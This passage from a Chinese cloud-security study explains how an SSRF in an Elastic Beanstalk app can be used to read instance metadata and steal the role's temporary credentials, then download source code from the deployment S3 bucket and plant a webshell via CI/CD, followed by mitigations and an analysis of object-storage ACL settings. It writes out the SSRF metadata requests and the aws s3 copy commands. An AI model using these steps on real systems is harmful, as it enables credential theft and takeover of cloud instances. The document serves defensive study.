  "Statement": [
    {
      "Sid": "MetricsAccess",
      "Action": [
        "cloudwatch:PutMetricData"
      ],
      "Effect": "Allow",
      "Resource": "*"
    },
    {
      "Sid": "XRayAccess",
      "Action":[
        "xray:PutTraceSegments",
        "xray:PutTelemetryRecords",
        "xray:GetSamplingRules",
        "xray:GetSamplingTargets",
        "xray:GetSamplingStatisticSummaries"
      ],
      "Effect": "Allow",
      "Resource": "*"
    },
    {
      "Sid": "QueueAccess",
      "Action": [
        "sqs:ChangeMessageVisibility",
        "sqs:DeleteMessage",
        "sqs:ReceiveMessage",
        "sqs:SendMessage"
      ],
      "Effect": "Allow",
      "Resource": "*"
    },
    {
      "Sid": "BucketAccess",
      "Action": [
        "s3:Get*",
        "s3:List*",
        "s3:PutObject"
      ],
      "Effect": "Allow",
      "Resource": [
        "arn:aws:s3:::elasticbeanstalk-*",
        "arn:aws:s3:::elasticbeanstalk-*/*"
      ]
    },
    {
      "Sid": "DynamoPeriodicTasks",
      "Action": [
        "dynamodb:BatchGetItem",
        "dynamodb:BatchWriteItem",
        "dynamodb:DeleteItem",
        "dynamodb:GetItem",
        "dynamodb:PutItem",
        "dynamodb:Query",
        "dynamodb:Scan",
        "dynamodb:UpdateItem"
```

```
      ],
      "Effect": "Allow",
      "Resource": [
        "arn:aws:dynamodb:*:*:table/*-stack-AWSEBWorkerCronLeaderRegistry*"
      ]
    },
    {
      "Sid": "CloudWatchLogsAccess",
      "Action": [
        "logs:PutLogEvents",
        "logs:CreateLogStream"
      ],
      "Effect": "Allow",
      "Resource": [
        "arn:aws:logs:*:*:log-group:/aws/elasticbeanstalk*"
      ]
    },
    {
      "Sid": "ElasticBeanstalkHealthAccess",
      "Action": [
        "elasticbeanstalk:PutInstanceStatistics"
      ],
      "Effect": "Allow",
      "Resource": [
        "arn:aws:elasticbeanstalk:*:*:application/*",
        "arn:aws:elasticbeanstalk:*:*:environment/*"
      ]
    }
  ]
}
```

图 2-5

AWSElasticBeanstalkMulticontainerDocker – 向 Amazon Elastic Container Service 授予协调集群任务的权限，见下图：

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "ECSAccess",
      "Effect": "Allow",
      "Action": [
        "ecs:Poll",
        "ecs:StartTask",
        "ecs:StopTask",
        "ecs:DiscoverPollEndpoint",
        "ecs:StartTelemetrySession",
        "ecs:RegisterContainerInstance",
        "ecs:DeregisterContainerInstance",
        "ecs:DescribeContainerInstances",
        "ecs:Submit*"
      ],
      "Resource": "*"
    }
  ]
}
```

图 2-6

从上述策略来看，aws-elasticbeanstalk-ec2-role 角色拥有对“elasticbeanstalk-”开头的 S3 存储桶的读取、写入权限以及递归访问权限，见下图：

```
"Statement": [
  {
    "Sid": "BucketAccess",
    "Action": [
      "s3:Get*",
      "s3:List*",
      "s3:PutObject"
    ],
    "Effect": "Allow",
    "Resource": [
      "arn:aws:s3:::elasticbeanstalk-*",
      "arn:aws:s3:::elasticbeanstalk-*/*"
    ]
  },
```

图 2-7

通过权限策略规则可知,此权限策略包含上文介绍的 elasticbeanstalk-region-account-id 存储桶的操作权限。

elasticbeanstalk-region-account-id 存储桶命名也是有一定规律的：elasticbeanstalk-region-account-id 存储桶名由“elasticbeanstalk”字符串、资源 region 值以及 account-id 值组成，其中 elasticbeanstalk 字段是固定的，而 region 与 account-id 值分别如下：

- l region 是资源所在的区域（例如，us-west-2）
- account-id 是 Amazon 账户 ID,不包含连字符(例如,123456789012)

通过存储桶命名规则的特征，在攻击中可以通过目标的信息构建出 elasticbeanstalk-region-account-id 存储桶的名字。

接下来介绍一下 Elastic Beanstalk 中元数据安全隐患：用户在使用 Elastic Beanstalk 中部署 Web 应用程序时，如果用户的 Web 应用程序源代码中存在 SSRF、XXE、RCE 等漏洞，攻击者可以利用这些漏洞访问元数据服务接口，并获取 account-id、Region 以及 aws-elasticbeanstalk-ec2-role 角

色的临时凭据，并通过获取到的信息对 S3 存储桶发起攻击，account-id、Region 以及 aws-elasticbeanstalk-ec2-role 角色的临时凭据获取方式如下：

以 Elastic Beanstalk 中部署 Web 应用程序中存在 SSRF 漏洞为例，攻击者可以通过发送如下请求以获取 account-id、Region：

https://x.x.x.x/ssrf.php?url=http://169.254.169.254/latest/dynamic/instance-identity/document。从响应数据中 Accountid、Region 字段获取 account-id、Region 值，攻击者可以以此构造出目标 elasticbeanstalk-region-account-id 存储桶名称。

攻击者可以发送如下请求以获取 aws-elasticbeanstalk-ec2-role 角色的临时凭据：

https://x.x.x.x/ssrf.php?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ AWS-elasticbeanstalk-EC2-role。从响应数据中获取 aws-elasticbeanstalk-ec2-role 角色的临时凭据：AccessKeyId、SecretAccessKey、Token 三个字段值。

随后，攻击者使用获取到的 aws-elasticbeanstalk-ec2-role 角色的临时凭据，访问云 API 接口并操作 elasticbeanstalk-region-account-id 存储桶。

上述攻击模式的攻击流程图如下：




图 2-8

elasticbeanstalk-region-account-id 存储桶对 Elastic Beanstalk 服务至关重要，在攻击者获取 elasticbeanstalk-region-account-id 存储桶的操作权限之后，可以进行如下的攻击行为，对用户资产进行破坏。

获取用户源代码

在获取 elasticbeanstalk-region-account-id 存储桶的控制权后，攻击者可以递归下载资源来获取用户 Web 应用源代码以及日志文件，具体操作如下：aws s3 cp s3:// elasticbeanstalk-region-account-id/ /攻击者本地目录 - recursive。

攻击者可以通过在 AWS 命令行工具中配置获取到的临时凭据，并通过如上指令递归下载用户 elasticbeanstalk-region-account-id 存储桶中的信息，并将其保存到本地。

获取实例控制权

除了窃取用户 Web 应用源代码、日志文件以外，攻击者还可以通过获取的角色临时凭据向 elasticbeanstalk-region-account-id 存储桶写入 Webshell 从而获取实例的控制权。

攻击者编写 webshell 文件并将其打包为 zip 文件，通过在 AWS 命令行工具中配置获取到的临时凭据，并执行如下指令将 webshell 文件上传到存储桶中：

aws s3 cp webshell.zip s3:// elasticbeanstalk-region-account-id/

当用户使用 AWS CodePipeline 等持续集成与持续交付服务时，由于上传 webshell 操作导致代码更改，存储桶中的代码将会自动在用户实例上更新部署，从而将攻击者上传的 webshell 部署至实例上，攻击者可以访问 webshell 路径进而使用 webshell 对实例进行权限控制。

02. 更多安全隐患

除了上文章节中介绍的安全隐患，Web 应用托管服务中生成的错误的角

色权限配置，将为 Web 应用托管服务带来更多、更严重的元数据安全隐患。

从上文章节来看，Elastic Beanstalk 服务为 aws-elasticbeanstalk-ec2-role 角色配置了较为合理的权限策略，使得即使 Web 应用托管服务中托管的用户应用中存在漏洞时，攻击者在访问实例元数据服务获取 aws-elasticbeanstalk-ec2-role 角色的临时凭据后，也仅仅有权限操作 Elastic Beanstalk 服务生成的 elasticbeanstalk-region-account-id S3 存储桶，并非用户的所有存储桶资源。这样一来，漏洞所带来的危害并不会直接扩散到用户的其他资源上。

但是，一旦云厂商所提供的 Web 应用托管服务中自动生成并绑定在实例上的角色权限过高，当用户使用的云托管服务中存在漏洞致使云托管服务自动生成的角色凭据泄露后，危害将从云托管业务直接扩散到用户的其他业务，攻击者将会利用获取的高权限临时凭据进行横向移动。

通过临时凭据，攻击者可以从 Web 应用托管服务中逃逸出来，横向移动到用户的其他业务上，对用户账户内众多其他资产进行破坏，并窃取用户数据。具体的攻击模式可见下图：




图 2-9

由于攻击者使用 Web 应用托管服务生成的合法的角色身份，攻击行为难以被发觉，对用户安全造成极大的危害。

针对于这种情况，首先可以通过加强元数据服务的安全性进行缓解，防止攻击者通过 SSRF 等漏洞直接访问实例元数据服务并获取与之绑定的角色的临时凭据。

此外，可以通过限制 Web 应用托管服务中绑定到实例上的角色的权限策略进行进一步的安全加强。在授予角色权限策略时，遵循最小权限原则。

最小权限原则是一项标准的安全原则。即仅授予执行任务所需的最小权限，不要授予更多无关权限。例如，一个角色仅是存储桶服务的使用者，那么不需要将其他服务的资源访问权限（如数据库读写权限）授予给该角色。

参考文献

1.https://docs.aws.amazon.com/zh_cn/elasticbeanstalk/latest/dg/iam-instanceprofile.html

2.https://notsosecure.com/exploiting-ssrf-in-aws-elastic-beanstalk/

3.https://docs.aws.amazon.com/zh_cn/elasticbeanstalk/latest/dg/con4.cepts-roles-instance.html

5.https://generaleg0x01.com/2019/03/10/escalating-ssrf-to-rce/

6.https://mp.weixin.qq.com/s/Y9CBYJ_3c2UI54Du6bneZA

三、对象存储服务访问策略评估机制研究

近些年来，越来越多的 IT 产业正在向云原生的开发和部署模式转变，这些模式的转变也带来了一些全新的安全挑战。

对象存储作为云原生的一项重要功能，同样面临着一些列安全挑战。但在对象存储所导致的安全问题中，绝大部分是由于用户使用此功能时错误的配置导致的。据统计，由于缺乏经验或人为错误导致的存储桶错误配置所造成的安全问题占所有云安全漏洞的 16%。

以 2017 美国国防部承包商数据泄露为例：此次数据泄露事件是由于 Booz Allen Hamilton 公司（提供情报与防御顾问服务）在使用亚马逊 S3 服务器存储政府的敏感数据时，使用了错误的配置，从而导致了政府保密信息可被公开访问。经安全研究人员发现，公开访问的 S3 存储桶中包含 47 个文件和文件夹，其中三个文件可供下载，其中包含了大量“绝密”(TOP SECRET)以及“外籍禁阅”(NOFORN)文件。

与此相似的案例有很多，例如 Verizon 数据泄露事件、道琼斯客户数据泄露事件。如何正确的使用以及配置存储桶，成为了云上安全的一个重要环节。

存储桶的访问控制包含多个级别，而每个级别都有其独特的错误配置风险。在本文中，我们将深入探讨什么是存储桶、什么是存储桶 ACL、什么是存储桶 Policy 以及平台是如何处理访问权限，并对错误配置存储桶权限导致的安全问题进行阐述。通过本文的阅读，可以很好的帮助理解存储桶的鉴权方式以及鉴权流程，避免在开发过程中产生由存储桶错误配置导致的安全问题。

首先，我们来看简单的对对象存储的概念进行了解。

01. 对象存储

对象存储是一种存储海量文件的分布式存储服务，用户可通过网络随时存储和查看数据。对象存储使所有用户都能使用具备高扩展性、低成本、可靠和安全的数据存储服务。

对象存储可以通过控制台、API、SDK 和工具等多样化方式简单、快速地接入，实现了海量数据存储和管理。通过对象存储可以进行任意格式文件的上传、下载和管理。

在了解对象存储之后，我们来梳理下 ACL、Policy、存储桶的鉴权方式以及鉴权流程以及使用过程中容易产生的配置错误。

02. 存储桶访问权限（ACL）

访问控制列表（ACL）使用 XML 语言描述，是与资源关联的一个指定被授

权者和授予权限的列表，每个存储桶和对象都有与之关联的 ACL，支持向匿名用户或其他主账号授予基本的读写权限。ACL 属性见下表：

维度	类型	描述方式	支持的身份	支持的资源粒度	支持的操作	支持的效力
Bucket	访问控制列表（ACL）	XML	其他主账号、匿名用户	存储桶	经过整理的读写权限	仅允许

表 3-1 ACL 属性表

从控制台上来看，存储桶访问权限分为公共权限与用户权限，见下图：

图 3-1 存储桶访问权限配置项

从上图的选项来看，公共权限和用户权限配置共同组成了存储桶访问权限。公共权限包括私有读写、公有读私有写和公有读写这几个选项可以选择，且为单选：

图 3-2 公共权限选项

用户权限可以通过添加用户进行配置,通过填写账号 ID 并为其配置数据读取、数据写入、权限读取、权限写入以及完全控制五个选项。

图 3-3 用户权限选项

除完全控制选项，其他几个选项都可以灵活的搭配；而勾选完全控制选项后，则会将前四个选项一同勾选上。控制台中存储桶公共权限以及用户权限可配置项如下：

存储桶访问权		
	公共权限	用户权权限
私有读写	√	
公有读私有写	√	
公有读写	√	
数据读取		√
数据写入		√
权限读取		√
权限写入		√
完全控制		√

表 3-2 存储桶访问权限

但是公共权限与用户权限有什么区别与关联呢？二者又是如何作用于访问控制列表（ACL）呢？这些问题，单从控制台上功能上来看是并不能完全理解的，我们需要通过修改控制台中不同的公共权限与用户权限组合，对比 ACL 中内容的变化来分析控制台上这些配置项的真实作用。

首先我们通过在控制台中勾选的选项来测试一下公共权限是如何作用于 ACL 的。

03. 公共权限

公共权限包括：私有读写、公有读私有写和公有读写，我们将依次测试一下在控制台中勾选后 ACL 中实际的配置情况。

私有读写

只有该存储桶的创建者及有授权的账号才对该存储桶中的对象有读写权限，其他任何人对该存储桶中的对象都没有读写权限。存储桶访问权限默认为私有读写。

我们将公共权限设置为私有读写，见下图：

图 3-4 设置存储桶私有读写访问权限

通过访问 API 接口，获取此时存储桶 ACL 规则：

```
<AccessControlPolicy>
    <Owner>
        <ID>qcs::cam::uin/10001xxx:uin/10001xxx</ID>
        <DisplayName>qcs::cam::uin/1000xxx:uin/10001xxx</DisplayName>
    </Owner>
    <AccessControlList>
        <Grant>
            <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="CanonicalUser">
                <ID>qcs::cam::uin/10001xxx:uin/10001xxx</ID>
                <DisplayName>qcs::cam::uin/10001xxx:uin/10001xxx</DisplayName>
            </Grantee>
            <Permission>FULL_CONTROL</Permission>
        </Grant>
    </AccessControlList>
</AccessControlPolicy>
```

图 3-5

如上所示，ACL 描述了存储桶拥有者(Owner)为（用户 UIN：10001xxx），且此用户拥有存储桶的完全控制权限（FULL_CONTROL）。

值得注意的是，此处 XML 中权限配置，并不是因为我们勾选了公共权限配置中的私有读写而来，而是控制台中用户权限里默认配置中当前账号的权限策略，见下图红框处：

图 3-6 默认配置的当前账号权限策略

因此，在公共权限里勾选私有读写，相当于在 ACL 中不额外写入任何配

置内容。

公有读私有写

任何人（包括匿名访问者）都对该存储桶中的对象有读权限，但只有存储桶创建者

及有授权的账号才对该存储桶中的对象有写权限。

我们将公共权限设置为公有读私有写，见下图：

图 3-7 配置存储桶公有读私有写访问权限

通过访问 API 接口，获取此时存储桶访问权限（ACL）

```
<AccessControlPolicy>
    <Owner>
        <ID>qcs::cam::uin/10001xxx:uin/10001xxx</ID>
        <DisplayName>qcs::cam::uin/10001xxx:uin/10001xxx</DisplayName>
    </Owner>
    <AccessControlList>
        <Grant>
            <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="Group">
                <URI>http://cam.qcloud.com/groups/global/AllUsers</URI>
            </Grantee>
            <Permission>READ</Permission>
        </Grant>
        <Grant>
            <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="CanonicalUser">
                <ID>qcs::cam::uin/10001xxx:uin/10001xxx</ID>
                <DisplayName>qcs::cam::uin/10001xxx:uin/10001xxx</DisplayName>
            </Grantee>
            <Permission>FULL_CONTROL</Permission>
        </Grant>
    </AccessControlList>
</AccessControlPolicy>
```

图 3-8

从 XML 内容可见，通过勾选公有读私有写，ACL 中新增了如下配置条目：

```
<Grant>
    <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="Group">
        <URI>http://cam.qcloud.com/groups/global/AllUsers</URI>
    </Grantee>
    <Permission>READ</Permission>
</Grant>
```

图 3-9

条配置授予了 AllUsers 用户组的 READ 的权限，按权限分类来说，属于“匿名用户公有读”权限，示意图如下：

图 3-10 公有读私有写权限配置示意图

公有读写

任何人（包括匿名访问者）都对该存储桶中的对象有读权限和写权限。

图 3-11 配置存储桶公有读写访问权限

通过访问 API 接口，获取此时存储桶 ACL。

```xml
<AccessControlPolicy>
    <Owner>
        <ID>qcs::cam::uin/10001xxx:uin/10001xxx</ID>
        <DisplayName>qcs::cam::uin/10001xxx7:uin/10001xxx</DisplayName>
    </Owner>
    <AccessControlList>
        <Grant>
            <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="Group">
                <URI>http://cam.qcloud.com/groups/global/AllUsers</URI>
            </Grantee>
            <Permission>READ</Permission>
        </Grant>
        <Grant>
            <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="Group">
                <URI>http://cam.qcloud.com/groups/global/AllUsers</URI>
            </Grantee>
            <Permission>WRITE</Permission>
        </Grant>
        <Grant>
            <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="CanonicalUser">
                <ID>qcs::cam::uin/10001xxx:uin/10001xxx</ID>
                <DisplayName>qcs::cam::uin/10001xxx:uin/10001xxx</DisplayName>
            </Grantee>
            <Permission>FULL_CONTROL</Permission>
        </Grant>
    </AccessControlList>
</AccessControlPolicy>
```

图 3-12

如上所示，通过勾选公有读写，ACL 中新增了如下配置条目。

```xml
<Grant>
    <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="Group">
        <URI>http://cam.qcloud.com/groups/global/AllUsers</URI>
    </Grantee>
    <Permission>READ</Permission>
</Grant>
<Grant>
    <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="Group">
        <URI>http://cam.qcloud.com/groups/global/AllUsers</URI>
    </Grantee>
    <Permission>WRITE</Permission>
</Grant>
```

图 3-13

与上文的公有读私有写权限相比，新增了 AllUsers 用户组 WRITE 的权限，即“匿名用户公有读写”权限，示意图如下：




图 3-14 公有读写权限配置示意图

从上述实验结果来看：公共权限配置的选项“私有读写“、”公有读私有写“和公有读写”本质上是在 ACL 中添加 AllUsers 用户组的 READ 与 WRITE 权限。公共权限配置选项的总结如下：

- 私有读写：不在 ACL 中添加任何额外的权限配置条目
- 公有读私有写：在 ACL 中添加 AllUsers 用户组 READ 权限项
- 公有读写：在 ACL 中添加 AllUsers 用户组 READ 权限项、AllUsers 用户组 WRITE 权限项

在分析完公共权限之后，我们来分析一下用户权限。

04. 用户权限

用户权限和公共权限有什么区别呢？其实都是修改 ACL 策略，没有本质的区别，只是公共权限在勾选时，生成 ACL 中 ALLUSers 的三个权限，而通过用户权限配置的，在 ACL 中精准到用户，并且权限策略也扩充为 5 个可选项。

图 3-15 用户权限配置可选项

我们先保持公共权限的默认设置——私有读写，并在控制台编辑用户权限，添加一个 ID 为 123456 的账号。

数据读取-数据写入

我们为此账号设置数据读取、数据写入的权限，见下图：

图 3-16 配置用户数据读取写入权限

通过访问 API 接口，获取此时存储桶 ACL。

```
<AccessControlPolicy>
    <Owner>
        <ID>qcs::cam::uin/10001xxx:uin/10001xxx</ID>
        <DisplayName>qcs::cam::uin/10001xxx:uin/10001xxx</DisplayName>
    </Owner>
    <AccessControlList>
        <Grant>
            <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="CanonicalUser">
                <ID>qcs::cam::uin/123456:uin/123456</ID>
                <DisplayName>qcs::cam::uin/123456:uin/123456</DisplayName>
            </Grantee>
            <Permission>READ</Permission>
        </Grant>
        <Grant>
            <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="CanonicalUser">
                <ID>qcs::cam::uin/123456:uin/123456</ID>
                <DisplayName>qcs::cam::uin/123456:uin/123456</DisplayName>
            </Grantee>
            <Permission>WRITE</Permission>
        </Grant>
    </AccessControlList>
</AccessControlPolicy>
```

图 3-17

从 XML 内容可见，在控制台新增一个拥有数据读取、数据写入权限的账号后， ACL 中新增了如下配置：

```
<Grant>
    <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="CanonicalUser">
        <ID>qcs::cam::uin/123456:uin/123456</ID>
        <DisplayName>qcs::cam::uin/123456:uin/123456</DisplayName>
    </Grantee>
    <Permission>READ</Permission>
</Grant>
<Grant>
    <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="CanonicalUser">
        <ID>qcs::cam::uin/123456:uin/123456</ID>
        <DisplayName>qcs::cam::uin/123456:uin/123456</DisplayName>
    </Grantee>
    <Permission>WRITE</Permission>
</Grant>
```

图 3-18

ACL 中增加了一个 uin 为 123456 的用户的 READ 与 WRITE 权限，示意图如下：




图 3-19 数据读取写入权限配置示意图

权限读取-权限写入

接下来我们保持公共权限为默认的私有读写不变，并在用户权限处添加一个 ID 为 123456 的账号，我们为此账号设置权限读取、权限写入的权限，见下图：

图 3-20 配置用户权限读取写入权限

通过访问 API 接口，获取此时存储桶 ACL。

```xml
<AccessControlPolicy>
    <Owner>
        <ID>qcs::cam::uin/10001xxx:uin/10001xxx</ID>
        <DisplayName>qcs::cam::uin/10001xxx:uin/10001xxx</DisplayName>
    </Owner>
    <AccessControlList>
        <Grant>
            <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="CanonicalUser">
                <ID>qcs::cam::uin/123456:uin/123456</ID>
                <DisplayName>qcs::cam::uin/123456:uin/123456</DisplayName>
            </Grantee>
            <Permission>WRITE_ACP</Permission>
        </Grant>
        <Grant>
            <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="CanonicalUser">
                <ID>qcs::cam::uin/123456:uin/123456</ID>
                <DisplayName>qcs::cam::uin/123456:uin/123456</DisplayName>
            </Grantee>
            <Permission>READ_ACP</Permission>
        </Grant>
    </AccessControlList>
</AccessControlPolicy>
```

图 3-21

如上所示，在控制台新增一个拥有权限读取、权限写入的账号后， ACL 中新增了如下配置：

```xml
        <Grant>
            <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="CanonicalUser">
                <ID>qcs::cam::uin/123456:uin/123456</ID>
                <DisplayName>qcs::cam::uin/123456:uin/123456</DisplayName>
            </Grantee>
            <Permission>WRITE_ACP</Permission>
        </Grant>
        <Grant>
            <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="CanonicalUser">
                <ID>qcs::cam::uin/123456:uin/123456</ID>
                <DisplayName>qcs::cam::uin/123456:uin/123456</DisplayName>
            </Grantee>
            <Permission>READ_ACP</Permission>
        </Grant>
```

图 3-22

ACL 中增加了一个 uin 为 123456 的用户的 READ_ACP 与 WRITE_ACP 权限，此时 123456 用户可以对 ACL 进行读取以及更新操作，示意图如下：




图 3-23 权限读取写入权限配置示意图

公有读写-数据读取-数据写入

在这环节中，我们将实验一下公共权限与用户权限的关系，我们将公共权限设置为公有读写，并在用户权限处添加一个 ID 为 123456 的账号，我们为此账号设置权限读取、权限写入的权限，见下图：

图 3-24 配置公有读写-数据读写权限

通过访问 API 接口，获取此时存储桶 ACL

```xml
<AccessControlPolicy>
    <Owner>
        <ID>qcs::cam::uin/10001xxx:uin/10001xxx</ID>
        <DisplayName>qcs::cam::uin/10001xxx:uin/10001xxx</DisplayName>
    </Owner>
    <AccessControlList>
        <Grant>
            <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="Group">
                <URI>http://cam.qcloud.com/groups/global/AllUsers</URI>
            </Grantee>
            <Permission>READ</Permission>
        </Grant>
        <Grant>
            <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="Group">
                <URI>http://cam.qcloud.com/groups/global/AllUsers</URI>
            </Grantee>
            <Permission>WRITE</Permission>
        </Grant>
        <Grant>
            <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="CanonicalUser">
                <ID>qcs::cam::uin/123456:uin/123456</ID>
                <DisplayName>qcs::cam::uin/123456:uin/123456</DisplayName>
            </Grantee>
            <Permission>READ</Permission>
        </Grant>
        <Grant>
            <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="CanonicalUser">
                <ID>qcs::cam::uin/123456:uin/123456</ID>
                <DisplayName>qcs::cam::uin/123456:uin/123456</DisplayName>
            </Grantee>
            <Permission>WRITE</Permission>
        </Grant>
    </AccessControlList>
</AccessControlPolicy>
```

图 3-25

通过对比公共权限章节中公有读写与用户权限章节中数据读取-数据写入部分的内容可以发现， 在控制台中配置的公共权限与用户权限是各自作用于 ACL 中，在 ACL 中并不互相影响，配置的公有读写将会在 ACL 中添加一个 AllUsers 用户组的 WRITE 与 READ 权限，而用户权限中添加的 123456 账号的数据读取、数据写入将在 ACL 中加入了一个 123456 账号的 READ 与 WRITE 权限。

